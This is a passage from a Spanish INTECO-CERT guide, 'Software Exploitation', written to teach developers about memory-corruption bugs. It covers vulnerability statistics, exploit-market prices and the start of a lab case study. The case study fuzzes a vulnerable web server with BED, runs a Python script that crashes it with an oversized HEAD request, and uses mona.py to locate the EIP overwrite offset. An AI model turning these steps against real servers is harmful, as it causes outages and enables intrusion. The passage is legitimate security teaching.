
GOBIERNO DE ESPAÑA
MINISTERIO DE INDUSTRIA, ENERGÍA Y TURISMO

INTECO
Instituto Nacional de Tecnologías de la Comunicación

SOFTWARE EXPLOITATION



Autor: Borja Merino Febrero

El Instituto Nacional de Tecnologías de la Comunicación (INTECO) reconoce y agradece a Joaquín Moreno Garijo su colaboración en la realización del informe.

ÍNDICE

1. INTRODUCCIÓN

Según detalla el informe de vulnerabilidades de INTECO-CERT, durante el primer y segundo semestre de 2011, de un **total de 4160** vulnerabilidades (2037 del primer semestre y 2123 del segundo), aquellas clasificadas como "**Error de Buffer**" y "**XSS**" son las más abundantes. Asimismo, Microsoft sigue siendo el fabricante más afectado respecto al resto de desarrolladores de *software* como Sun, Adobe, Mozilla o Apple.

Las vulnerabilidades recogidas en dicho informe representan aquellas reportadas por investigadores y otros fabricantes a la **National Vulnerability Database**[1] del **Instituto Nacional de Estándares y Tecnologías de EE.UU.** (NIST, Nacional Institute of Standards and Technology), organismo dependiente del Gobierno de EE.UU., con el que INTECO tiene un acuerdo de colaboración. Como muestra el siguiente gráfico, un 12% y un 11% durante el primer y segundo semestre respectivamente se corresponden con vulnerabilidades de tipo "Error de buffer".




Figura 1. Vulnerabilidades 2011

Según describe el **MITRE**[2], este tipo de vulnerabilidad, conocido también como *buffer overflow o buffer overrun ,* se produce cuando: *"un programa intenta poner más datos en un búfer de lo que realmente puede almacenar, o cuando un programa trata de poner los datos en un área de memoria fuera de los límites de un búfer … la causa más común de desbordamientos de búfer, es el típico caso en el que el programa copia el búfer sin restringir el número de bytes a copiar."*

[1] **National Vulnerability Database**
http://nvd.nist.gov/
[2] **MITRE Corporation**
http://www.mitre.org/about/

A pesar de ser una vulnerabilidad bien conocida desde los años 80 (*Morris*[3] fue uno de los primeros gusanos que explotaron este tipo de *bug*) sigue siendo uno de los motivos por el que muchos sistemas son comprometidos. **La incorrecta o débil validación de datos de entrada así como la falta de control sobre el tamaño de las variables, *arrays* o la incorrecta gestión de punteros, son uno de los mayores problemas,** que desde hace tiempo son los causantes directos de muchos problemas de seguridad críticos.

Por este motivo y con objeto de concienciar a programadores y desarrolladores de *software*, INTECO-CERT ha preparado esta guía titulada "***Software Exploitation***" con la que pretende informar sobre los métodos empleados para comprometer sistemas aprovechándose de vulnerabilidades de tipo ***buffer-overflow, off-by-one, use-after-free, format strings, etc***., así como contramedidas existentes hoy en día, tanto en los sistemas operativos actuales como en ciertos compiladores, para ayudar a mitigar (o reducir en mayor medida) este tipo de vulnerabilidades.

Esta guía no pretende cubrir en profundidad aspectos relacionados con la búsqueda de vulnerabilidades o el *shellcoding,* sino simplemente dar a conocer determinados recursos que ayuden a proteger y fortificar nuestro *software*, así como ciertas "buenas prácticas" de programación para evitar el desarrollo de *software* vulnerable. Si se desea profundizar en detalle sobre el mundo de las vulnerabilidades y el *exploiting* existen excelentes libros como:

- **A Bug Hunters Diary** de Tobias Klein
- **The Shellcoder's Handbook: Discovering and Exploiting Security Holes** de Chris Anley, John Heasman, Felix Lindner y Gerardo Richarte
- **Gray Hat Python: Python Programming for Hackers and Reverse Engineers** de Justin Seitz
- **Hacking: The Art of Exploitation** de Jon Erickson
- **Hunting Security Bugs** de Tom Gallagher, Lawrence Landauer y Bryan Jeffries
- **A Guide to Kernel Exploitation** de Enrico Perla y Massimialiano Oldani
- **The Tangled Web: A Guide to Securing Modern Web Applications** de Michal Zalewski
- **Metasploit: The Penetration Tester's Guide** de Mati Aharoni, Devon Kearns, Jim O'Gorman, David Kennedy
- **Fuzzing: Brute Force Vulnerability Discovery** de Michael Sutton; Adam Greene; Pedram Amini
- **Advanced Windows Debugging** de Mario Hewardt, Daniel Pravat

Pese a ello hay un abanico enorme de técnicas en constante evolución, así como herramientas de *pentesting* que no se cubrirán en esta guía al no ser objeto directo del mismo y por ser prácticamente inviable recogerlas en un único documento.

No obstante, a fin de enriquecer el contenido del informe, se añadirán múltiples referencias a textos relacionados con el *exploiting.* Algunos de los recursos que más se nombrarán y cuya lectura se recomienda plenamente se citan a continuación:

[3] **Wikipedia: Gusano Morris**
http://es.wikipedia.org/wiki/Gusano_Morris

- **Exploit Writing Tutorials de Corelan**
  https://www.corelan.be/index.php/articles/
- **Uninformed:**
  http://uninformed.org/?v=all
- **Bypassing Browser Memory Protections**
  https://www.blackhat.com/presentations/bh-usa-08/Sotirov_Dowd/bh08-sotirov-dowd.pdf
- **The Stack-based Buffer Overflow Vulnerability and Exploit**
  http://www.tenouk.com/Bufferoverflowc/stackbasedbufferoverflow.html
- **Shell Storm**
  http://www.shell-storm.org/shellcode/
- **Overflowedminds**
  http://www.overflowedminds.net
- **Vividmachines**
  http://www.vividmachines.com/shellcode/shellcode.html#as
- **Understanding Windows Shellcode**
  http://www.hick.org/code/skape/papers/win32-shellcode.pdf
- **Metasploit exploit development**
  https://community.rapid7.com/community/metasploit/blog/2012/07/05/part-1-metasploit-module-development--the-series

Además, páginas como **Codeproject**[4] o **StackOverflow**[5] serán excelentes recursos donde consultar y ayudar a otros profesionales en aspectos relacionados con programación y seguridad. Si existen dudas de si cierto código puede ser vulnerable, se necesita optimizar cierto algoritmo, si se tienen problemas para compilar código, etc., StackOverflow es un buen lugar para presentar tus preguntas o bien ayudar a otros profesionales. El servicio es gratuito y únicamente necesitas registrarte para poder interactuar en el portal (es importante leer la sección de preguntas frecuentes FAQ[6] para conocer las buenas prácticas del sitio web).

Nota: sea cuidadoso con el código publicado en este tipo de páginas y la información pública sobre su perfil. Un atacante podría utilizar esta información de forma ofensiva (por ej. relacionando código vulnerable con cierto *software* de su compañía)

Por otro lado, ya que las entradas en el *software* (*inputs*) representan uno de los puntos más críticos y que más problemas de seguridad o inestabilidad suelen producir en los sistemas, **se dará una gran importancia a las herramientas de *fuzzing*** así como las de análisis de código estático/dinámico. Ambos puntos tratarán de abordar la auditoría de *software* desde enfoques *White* y *Black Box.*

[4] **The Code Project**
http://www.codeproject.com/
[5] **StackOverflow: FAQ**
http://stackoverflow.com/faq/
[6] **StackOverflow**
http://stackoverflow.com

2. OBJETIVOS

La guía se centrará por una lado, en explicar determinados conceptos técnicos imprescindibles para comprender algunas de las vulnerabilidades más explotadas actualmente; y, por otro, detallar por medio de ejemplos prácticos diversos casos de mala praxis en programación, tanto en entornos Linux como Windows. El documento, por tanto, pretenderá servir de guía tanto a programadores y analistas de *software* como a responsables de seguridad encargados de implementar, adaptar o instalar *software* en entornos corporativos. Los objetivos que tratarán de cubrirse se citan a continuación:

- Detallar algunas de las técnicas y herramientas actuales utilizadas durante el proceso de *explotación* de *software*. Esto abarca desde herramientas de *fuzzing* orientadas a buscar *bugs,* hasta herramientas más especializadas para crear *exploits* que permitan explotar dichos *bugs* y obtener acceso al sistema vulnerable.

- Explicar determinados conceptos relacionados con el Sistema Operativo como la gestión de memoria por medio de ejemplos prácticos que ayuden a entender el origen de muchas de las vulnerabilidades en *software.*

- Ayudar a desarrolladores de *software* a implementar medidas preventivas que ayuden a mitigar o reducir lo máximo posible errores comunes de programación y que pueden ser aprovechados para comprometer un equipo.

- Proporcionar herramientas que ayuden al analista de *software* a buscar e identificar *bugs* que pueden derivar en serios problemas de seguridad.

Conocer estos conceptos nos ayudará no solamente a la hora de desarrollar o analizar *software* sino también a la hora de implementar actualizaciones, aplicar parches de seguridad o simplemente a valorar y comprender la criticidad que pueden tener ciertos avisos de seguridad publicados por fabricantes de *software*.

3. EXPLOITS COMO NEGOCIO

La evolución de herramientas de seguridad dirigidas a explotar *software* ha sido exponencial en los últimos años. *Fuzzers*, *debuggers*, *frameworks como Metasploit, CoreImpact, Canvas, Mercury*[7]*, etc.,* surgen ante la necesidad de disponer de herramientas que faciliten enormemente la labor del *pentester* a la hora de buscar y explotar vulnerabilidades en todo tipo de *software*. La automatización de determinadas tareas con ciertas herramientas como por ejemplo la creación de *shellcodes* desde Metasploit, *plugins* como **Mona.py** para Immunity Debugger, **exploitable**[8] o **byakugan**[9] para windbg, plugins[10] como **patchdiff2**[11] **o bindiff** para IDA, así como o el uso de herramientas como **FOE (Failure Observation Engine)**[12] o la reciente **AEG (Automatic Exploit Generation**)[13] hacen que la búsqueda de **cierto tipo** de vulnerabilidades sea una actividad más terrenal que años atrás. Sin embargo, **algunas** de estas herramientas también suponen un peligro en manos de ciberdelicuentes cuyo objetivo es aprovecharse de dichos *bugs* para infectar equipos de forma masiva o crear *malware* a medida con el que comprometer organizaciones concretas con fines de ciberespionaje y robo de información (veanse APTs como Stuxnet, Duqu o el reciente Flame[14])

Teniendo en cuenta que el precio de ciertos exploits (Adobe Reader, Internet Explorer o Windows) en el mercado negro puede rondar entre los **$50,000 y $100,000** según Dan Holden, director de seguridad de DV Labs (ZDI), parece obvio que la inversión en tiempo por parte de los cibercriminales en este campo puede ser más que rentable. Aunque existen iniciativas como **TippingPoint's Zero Day Initiative**[15]**,** el **iDefense Vulnerability Contributor Program**[16], o algunas de las **20 empresas públicas**[17] que recompensan a "cazadores de *bugs*", parece que el **mercado negro de exploits**[18] supone, en ocasiones, una inversión mucho mayor que la compra/venta[19] legal de vulnerabilidades.

---

7 **Mercury: A free framework for bug hunters to find vulnerabilities in Android**
http://www.reddit.com/tb/r3atb

8 **The History of the !exploitable Crash Analyzer**
http://blogs.technet.com/b/srd/archive/2009/04/08/the-history-of-the-exploitable-crash-analyzer.aspx

9 **Byakugan WinDBG Plugin Released!**
https://community.rapid7.com/community/metasploit/blog/2008/08/20/byakugan-windbg-plugin-released

10 **Explota al máximo tu IDA Pro: los mejores plugins**
http://vierito.es/wordpress/2010/06/03/explota-al-maximo-tu-ida-pro-los-mejores-plugins/

11 **Patch Bindiffing**
http://www.pentester.es/2011/11/patch-bindiffing-ii.html

12 **CERT Failure Observation Engine (FOE)**
http://www.cert.org/vuls/discovery/foe.html

13 **AEG: Automatic Exploit Generation**
http://security.ece.cmu.edu/aeg/aeg-current.pdf

14 **The Flame: Questions and Answers**
http://www.securelist.com/en/blog?print_mode=1&weblogid=208193522/

15 **TippingPoint Zero Day Initiative**
http://www.zerodayinitiative.com/

16 **iDefense Vulnerability Contributor Program (VCP)**
http://www.verisigninc.com/es_AR/products-and-services/network-intelligence-availability/idefense/public-vulnerability reports/index.xhtml

17 **"No More Free Bugs" Initiatives**
http://blog.nibblesec.org/2011/10/no-more-free-bugs-initiatives.html

18 **Toward a Dynamic Modeling of the Vulnerability Black Market**
http://wesii.econinfosec.org/draft.php?paper_id=44

19 **ExploitHub**
https://www.exploithub.com/

La negativa de Chaouki Bekrar, CEO de VUPEN, a entregar el *exploit*[20] con el que consiguió ejecutar código en Chrome durante la Pwn2Own de este año (eludiendo DEP, ASLR y la *sandbox* del navegador) así como su rechazo a los $60000 ofrecidos por Google, puede darnos una idea del valor que puede suponer este tipo de *exploits*. Según declaraciones de Bekrar[21], no compartirían dicha información con Google ni por 1 millón de dólares

"We wouldn't share this with Google for even $1 million," "We don't want to give them any knowledge that can help them in fixing this exploit or other similar exploits. We want to keep this for our customers."

Actualmente, empresas como **Vupen, Netragard o Endgame** disponen de clientes, generalmente empresas gubernamentales, que pueden llegar a pagar suscripciones anuales por cifras muy elevadas, permitiéndoles acceder a un mercado de *exploits* para *software* de uso común como Microsoft Word, Adobe Reader, Android, iOS, etc.

Incluso trabajar como *broker* para la venta/compra de *exploits* puede suponer un negocio bastante rentable, como es el caso de *Grusp*, investigador de seguridad que se gana la vida mediante la venta de *zero-days* de "alta gama". Según sus declaraciones a Forbes[22], su comisión sobre las ventas de *exploits* es del 15%, pudiendo ganar en un año más de **$1 millón de dólares**.

La valoración sobre el precio del *exploit* dependerá de factores como el tipo (remoto, local), el *software* objetivo afectado, así como calidad del mismo para evadir medias de seguridad complejas.

Este último factor es el que hace precisamente que un *exploit* para IOS pueda llegar a valorarse entre **100.000 y 250.000** dólares, bastante superior a uno dirigido a dispositivos Android.

ADOBE READER	$5,000–$30,000
MAC OSX	$20,000–$50,000
ANDROID	$30,000–$60,000
FLASH OR JAVA BROWSER PLUG-INS	$40,000–$100,000
MICROSOFT WORD	$50,000–$100,000
WINDOWS	$60,000–$120,000
FIREFOX OR SAFARI	$60,000–$150,000
CHROME OR INTERNET EXPLORER	$80,000–$200,000
IOS	$100,000–$250,000

Figura 2. Precio exploits (www.forbes.com)

Según Grusq, éste sería el precio que muchas agencias hubieran estado dispuestas a pagar por el *JailbreakMe 3* desarrollado por Comex[23], el cual permite eliminar las restricciones de seguridad implementadas en dispositivos Apple.

[20] **VUPEN Pwned Google Chrome aka Sandbox/ASLR/DEP Bypass**
http://www.youtube.com/watch?v=c8cQ0yU89sk&feature=player_embedded

[21] **Meet The Hackers Who Sell Spies The Tools To Crack Your PC**
http://www.forbes.com/sites/andygreenberg/2012/03/21/meet-the-hackers-who-sell-spies-the-tools-to-crack-your-pc-and-get-paid-six-figure-fees/

[22] **Meet The Hackers Who Sell Spies The Tools To Crack Your PC**
http://www.forbes.com/sites/andygreenberg/2012/03/21/meet-the-hackers-who-sell-spies-the-tools-to-crack-your-pc-and-get-paid-six-figure-fees/2/

[23] **JailbreakMe**
http://www.jailbreakme.com/#

Otro indicativo del interés que despierta este negocio por parte de cibercriminales es el número de ***web kit exploits***[24] que han surgido en los últimos años (**Crimepack, Phoenix , Unique, Eleonore, Liberty, Fiesta, Adpack,**…).

Estos ***kits*** no son más que repertorios de *exploits* que intentan aprovecharse de diversas vulnerabilidades en navegadores y *plugins* para comprometer equipos de forma masiva. Es obvio, por tanto, que la búsqueda de vulnerabilidades ha despertado el interés tanto por investigadores de seguridad como por cibercriminales.

Como se comentó anteriormente, la aparición de herramientas que facilitan esta tarea supone un arma de doble filo. Por un lado, los desarrolladores de *software* disponen de más medios para localizar y auditar *software* vulnerable, pero, de forma paralela, la búsqueda de **ciertos** *bugs* así como la creación de **ciertos** *exploits* ya no están al alcance únicamente de expertos con un alto nivel de ensamblador y sistemas operativos.

[24] **Exploit Kits – A Different View**
http://newsroom.kaspersky.eu/fileadmin/user_upload/dk/Downloads/PDFs/110210_Analytical_Article_Exploit_Kits.pdf

4. CASOS DE ESTUDIO

Los siguientes apartados tienen un doble objetivo. En primer lugar, mostrar las implicaciones de seguridad que pueden tener ciertos errores de programación aparentemente inofensivos, y en segundo lugar, mostrar la facilidad y el tiempo que nos ahorran determinadas herramientas con las que podremos explotar y sacar partido de las vulnerabilidades encontradas. Muchos de los conceptos técnicos que se expondrán en estos casos de estudio se irán explicando a lo largo del informe.

4.1. SERVIDOR WEB VULNERABLE: FROM BUG TO SHELL (MONA.PY SUGGEST / ROP GADGETS)

El siguiente caso mostrará un servidor Web vulnerable que no valida correctamente ciertos parámetros de entrada. Para enfrentarse a una auditoría de este tipo, donde no tenemos el código fuente de la aplicación, es común utilizar herramientas de *fuzzing* para intentar generar valores irregulares de diversa longitud para cada uno de los parámetros que dicho *software* puede recibir por parte del usuario. La idea es intentar corromper el propio programa por medio de alguna de estas cadenas que no fueron correctamente validadas por el desarrollador.

Al tratarse de un servidor Web se hará uso de **BED (Bruteforce Exploit Detector),** *script* en perl que permite hacer *fuzzing* de aplicaciones que soportan protocolos como HTTP, IRC, IMAP, SOCKS, SMTP, etc., para buscar vulnerabilidades de tipo *buffer overflow, format string, integer overflow, etc.* Dentro del directorio **./bedmod/* (/pentest/fuzzers/bed en Backtrack 5)** nos encontramos con los módulos que contienen los parámetros a *fuzzear*. En el caso de http, podemos ver que el fichero **http.pm** considera los siguientes:

```
sub getLoginarray {
 my $this = shift;
 @Loginarray = (
        "HEAD XAXAX HTTP/1.0\r\n\r\n",
        "HEAD / XAXAX\r\n\r\n",
        "GET XAXAX HTTP/1.0\r\n\r\n",
        "GET / XAXAX\r\n\r\n",
        "POST XAXAX HTTP/1.0\r\n\r\n",
        "POST / XAXAX\r\n\r\n",
        "GET /XAXAX\r\n\r\n",
        "POST /XAXAX\r\n\r\n"
 );
 return (@Loginarray);
}
```

Figura 3. Parámetros http (bed.pl)

La variable XAXAX será la que **BED** sustituirá en cada una de las iteraciones por patrones de diversa longitud para *fuzzear* la aplicación.

```
sub getCommandarray {
        my $this = shift;

        @cmdArray = (
                "User-Agent: XAXAX\r\n\r\n",
                "Host: XAXAX\r\n\r\n",
                "Accept: XAXAX\r\n\r\n",
                "Accept-Encoding: XAXAX\r\n\r\n",
                "Accept-Language: XAXAX\r\n\r\n",
                "Accept-Charset: XAXAX\r\n\r\n",
                "Connection: XAXAX\r\n\r\n",
                "Referer: XAXAX\r\n\r\n",
                "Authorization: XAXAX\r\n\r\n",
                "From: XAXAX\r\n\r\n",
                "Charge-To: XAXAX\r\n\r\n",
                "Authorization: XAXAX",
                "Authorization: XAXAX : foo\r\n\r\n",
                "Authorization: foo : XAXAX\r\n\r\n",
                "If-Modified-Since: XAXAX\r\n\r\n",
                "ChargeTo: XAXAX\r\n\r\n",
                "Pragma: XAXAX\r\n\r\n"

        );
        return(@cmdArray);
}
```

Para aplicaciones o servicios de los que desconozcamos su protocolo o que carezcan de documentación, la idea es analizar tráfico e intentar deducir dicho protocolo para posteriormente *fuzzear* determinados parámetros con herramientas más flexibles como Peach o Spike; este caso será considerado en el punto 8.2

Volviendo al ejemplo, y tras comprobar que el servidor web utiliza el puerto 8080, lanzamos BED como se muestra en la imagen adjunta.

Rápidamente vemos que el método HEAD generó un error de conexión con el servidor como consecuencia de un DoS (denegación de servicio) en el mismo.

```
root@bt:/pentest/fuzzers/bed# nmap -p 80,8080 -PN 192.168.1.33

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-07-15 12:15 EDT
Nmap scan report for 192.168.1.33
Host is up (0.0058s latency).
PORT     STATE  SERVICE
80/tcp   closed http
8080/tcp open   http-proxy
MAC Address: 00:21:63:AA:B4:64 (Askey Computer)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
root@bt:/pentest/fuzzers/bed# ./bed.pl -s http -t 192.168.1.33 -p 8080 -o 1

 BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )

 + Buffer overflow testing:
                testing: 1      HEAD XAXAX HTTP/1.0     ..........
                testing: 2      HEAD / XAXAX    ......Problem (3) occured with -2-HEAD / XAXAX-
root@bt:/pentest/fuzzers/bed#
```

Figura 4. Bed.pl -s http

Si analizamos el tráfico generado por BED observamos lo siguiente:




Figura 5. Captura Wireshark

Como vemos, se envían cadenas de diversa longitud como parámetro al método HEAD. Como consecuencia del envío de alguna de estas cadenas, el servidor web dejó de responder, dando lugar al mensaje generado por BED.

Para ver en mayor profundidad que tipo de error se produjo en el servidor, intentaremos recrear una solicitud con el método HEAD desde Python. Lo único que haremos es simular una conexión legítima con el *server* enviando el método HEAD junto a una serie de cabeceras como el *host, User-Agent y Connection.* Antes de ejecutar el *script* abriremos de nuevo el servidor web vulnerable y haremos un *attach* al mismo desde *Immunity Debugger.* Posteriormente ejecutamos:

```
#!/usr/bin/env python
import socket
import sys
ip = sys.argv[1]
puerto = int(sys.argv[2])
buffer = "\x41" * 1000
head = ("HEAD /" + buffer + " HTTP/1.1\r\n"
"Host: " + ip + ":" + str(puerto) + "\r\n"
"User-Agent: Harri\r\n"
"Connection: keep-alive\r\n\r\n")
skt = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
skt.connect((ip, puerto))
skt.send(head)
data = skt.recv(1024)
skt.close()
```

Figura 6. Script python (fuzz head method)

```
root@bt:/tmp# python vuln-srv.py 192.168.1.133 8080
Traceback (most recent call last):
File "vuln-srv.py", line 14, in <module>
        data = skt.recv(1024)
socket.error: [Errno 104] Connection reset by peer
```

Si observamos Immunity, el registro de instrucción ha sido sobrescrito por 0x41414141. Para calcular el número de bytes que necesitamos enviar antes de sobrescribir EIP se utilizará *pattern_create* desde Immunity por medio del script **mona.py**[25]. Sin duda alguna este *script,* desarrollado por ***Corelan Team***, **es un excelente asistente durante el proceso de explotación de *software*** ofreciendo gran variedad de funcionalidades.




Figura 7. !mona pattern_offset

Estos caracteres los sustituiremos en la variable **buffer="Aa0Aa1Aa2Aa3A…"** del *script* anterior. Tras lanzarlo de nuevo vemos que tanto EIP como SEH **(Structured Exception Handling**[26]**)** ha sido sobrescrito por dicha cadena. Es decir, que por algún motivo, enviando un **HEAD /** seguido de una cadena lo suficientemente larga se consigue corromper el código de la aplicación.




Figura 8. !mona pattern_create

Exactamente a partir de la posición 192, como indica la salida de pattern_offset, se produce la sobreescritura de EIP.

Figura 9. EIP overwrite (192)

Tras analizar el espacio disponible después del *return address* se observa que hay espacio de sobra para almacenar un *shellcode,* así que se procede a crear un *exploit* a medida. Para ello se utilizará de nuevo mona.py, esta vez con el parámetro ***suggest***. Este comando buscará bytes del patrón generado anteriormente con *pattern_create* y analizará si éstos han sobreescrito EIP o SEH, en cuyo caso, si encuentra factible la explotación de la aplicación, generará una plantilla en ruby con la sintaxis propia de Metasploit y con el código necesario para ejecutar el *exploit* desde dicho f*ramework*.

---

[25] **Mona.py: the manual**
http://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/

[26] **Exploit writing tutorial part 3 : SEH Based Exploits**
https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/

Durante la ejecución del comando, nos preguntará el tipo de estructura que deseamos generar para el *script*; por ejemplo, si la aplicación hace uso de TCP o UDP. Con estos datos generará todo el esqueleto del *script* desde 0 (por ejemplo añadiendo los *mixins* necesarios como **Msf::Exploit::Remote:Tcp** en nuestro caso)
Como se aprecia en la salida, vemos que Mona.py crea dos ficheros ".rb" en el directorio de instalación de Immunity.

